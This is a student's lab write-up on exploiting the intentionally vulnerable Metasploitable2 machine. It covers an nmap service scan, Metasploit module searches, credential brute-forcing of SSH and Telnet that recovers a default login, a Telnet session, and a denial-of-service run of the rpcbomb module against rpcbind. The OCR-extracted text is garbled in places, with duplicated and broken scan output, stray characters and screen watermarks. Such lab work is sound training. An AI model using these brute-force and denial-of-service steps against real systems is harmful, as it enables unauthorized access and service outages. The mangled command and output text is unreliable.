Class 16 - 14/09/2023

Task - Exploit 3 more vulnerabilities on Metasploitable2

First i created a folder and a file in that folder in which i will save the results. Then i performed the version specific nmap scan and saved the results in that file:

```
msf6 > cd Desktop
     msf6 > mkdir pentest
      [*] exec: mkdir pentest
     msf6 > cd pentest
     msf6 > touch nmap
     [*] exec: touch nmap
     <u>msf6</u> > ls
     [*] exec: ls
     msf6 > sudo nmap -sV 192.168.1.11 -p 1-1000 -o nmap
     [*] exec: sudo nmap -sV 192.168.1.11 -p 1-1000 -o nmap
  t Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-14 22:38 IST
     Nmap scan report for 192.168.1.11
     Host is up (0.00044s latency).
     Not shown: 988 closed tcp ports (reset)
Not shown: 988 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
pa 23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
130/tcp open petbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
     139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
us 512/tcp open exec
513/tcp open login
514/tcp open tcpwrapped
                                            netkit-rsh rexecd
     MAC Address: 08:00:27:50:2E:0E (Oracle VirtualBox virtual NIC)
     Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux_linux_kernel
     Service detection performed. Please report any incorrect results at https://nmaploys/submit/s.Nmap done: 1 IP address (1 host up) scanned in 11.93 seconds
     msf6 >
```


1. Exploiting port 22 → SSH

The nmap scan gave me the open ports and i chose port 22. Then i search the port

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-14 23:06 IST
Nmap scan report for 192.168.1.6
Host is up (0.00016s latency).
Not shown: 988 closed tcp ports (reset)
PORT STATE SERVICE
                            VERSION
21/tcp open ftp
                            vsftpd 2.3.4
                            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
22/tcp open
23/tcp open
                            Linux telnetd
               telnet
                            Postfix smtpd
25/tcp open
               smtp
53/tcp open
               domain
                            ISC BIND 9.4.2
80/tcp open
               http
                           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open
               rpcbind
                            2 (RPC #100000)
139/tcp open
               netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open
               exec
                            netkit-rsh rexecd
513/tcp open login
514/tcp open tcpwrapped
MAC Address: 08:00:27:50:2E:0E (Oracle VirtualBox virtual NIC)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.93 seconds
msf6 > search ssh
Matching Modules
   # Name
                                                                                Disclosure Date Rank
                                                                                                                Che
ck Description
     exploit/linux/http/alienvault_exec
                                                                                2017-01-31
   AlienVault OSSIM/USM Remote Code Execution

auxiliary/scanner/ssh/apache_karaf_command_execution
                                                                                2016-02-09
                                                                                                   normal
                                                                                                               No
    Apache Karaf Default Credentials Command Execution
      auxiliary/scanner/ssh/karaf_login
                                                                                                   normal
                                                                                                               No
   Apache Karaf Login Utility
    3 <sup>°</sup> exploit/apple_ios/ssh/cydia_default_ssh
Apple iOS Default SSH Password Vulnerability
4   exploit/unix/ssh/arista_tacplus_shell
                                                                                 2007-07-02
                                                                                                   excellent No
                                                                                2020-02-02
   Arista restricted shell escape (with privesc)
      exploit/unix/ssh/array_vxag_vapv_privkey_privesc
                                                                                                   excellent No
                                                                                2014-02-03
    Array Networks vAPV and vxAG Private Key Privilege Escalation Code Execution
  6 exploit/linux/ssh/ceragon_fibeair_known_privkey
Ceragon FibeAir IP-10 SSH Private Key Exposure
7 auxiliary/scanner/ssh/cerberus_sftp_enumusers
                                                                                 2015-04-01
                                                                                                               No
                                                                                2014-05-27
                                                                                                   normal
                                                                                                               No
    Cerberus FTP Server SFTP Username Enumeration
                                                                           Activate Windows
      auxiliary/dos/cisco/cisco_7937g_dos
    Cisco 7937G Denial-of-Service Attack
                                                                            Go to Settings to activate Windows.
```

Then I set the rhost as the target ip and launched a brute force attack to get the login credentials:



The result is:

Login credentials: msfadmin:msfadmin

2. Exploiting port 23 → Telnet

I did a hydra scan and got the same credentials for the port 23 Telnet:

Then using the credentials i logged in and gained the access of all the files for the user using this port

```
metasploitable login: msfadmin
Password:
Last login: Thu Sep 14 13:51:28 EDT 2023 from 192.168.1.10 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls
akshay vulnerable
msfadmin@metasploitable:~$ cd vulnerable
msfadmin@metasploitable:~/vulnerable$ ls
mysql-ssl samba tikiwiki twiki20030201
msfadmin@metasploitable:~/vulnerable$ exit
                                                                        Activate Windows
logout
Connection closed by foreign host.
user@metasploitable:~$
                                                                        Go to Settings to activate
```

3. Exploiting Port 111 → rpcbind

Here i searched for the options and put the target ip as RHOSTS and started the exploitation:

```
msf6 > search rpcbind
Matching Modules
   # Name
                                        Disclosure Date Rank Check Description
                                                             normal No RPC DoS targeting *nix rpcbind/libtirpc
   0 auxiliary/dos/rpc/rpcbomb
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/rpc/rpcbomb
msf6 > use 0
msf6 auxiliary(dos/rpc/rpcbomb) > show options
Module options (auxiliary/dos/rpc/rpcbomb):
                 Current Setting Required Description
   ALLOCSIZE 1000000
BATCHSIZE 256
                                                  Number of bytes to allocate
                                                  The number of hosts to probe in each set
Number of intervals to loop
   COUNT
                 1000000
                                                  The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RHOSTS
   RPORT
                                                  The target port (UDP)
   THREADS 10
                                                  The number of concurrent threads
View the full module info with the info, or info -d command.
\frac{msf6}{RHOSTS} \ auxiliary(\frac{dos/rpc/rpcbomb}{dos/rpc/rpcbomb}) \ > \ set \ RHOSTS \ 192.168.1.6
\frac{msf6}{msf6} \ auxiliary(\frac{dos/rpc/rpcbomb}{dos/rpc/rpcbomb}) \ > \ run
[*] Scanned 1 of 1 hosts (100% complete)
    Auxiliary module execution completed
```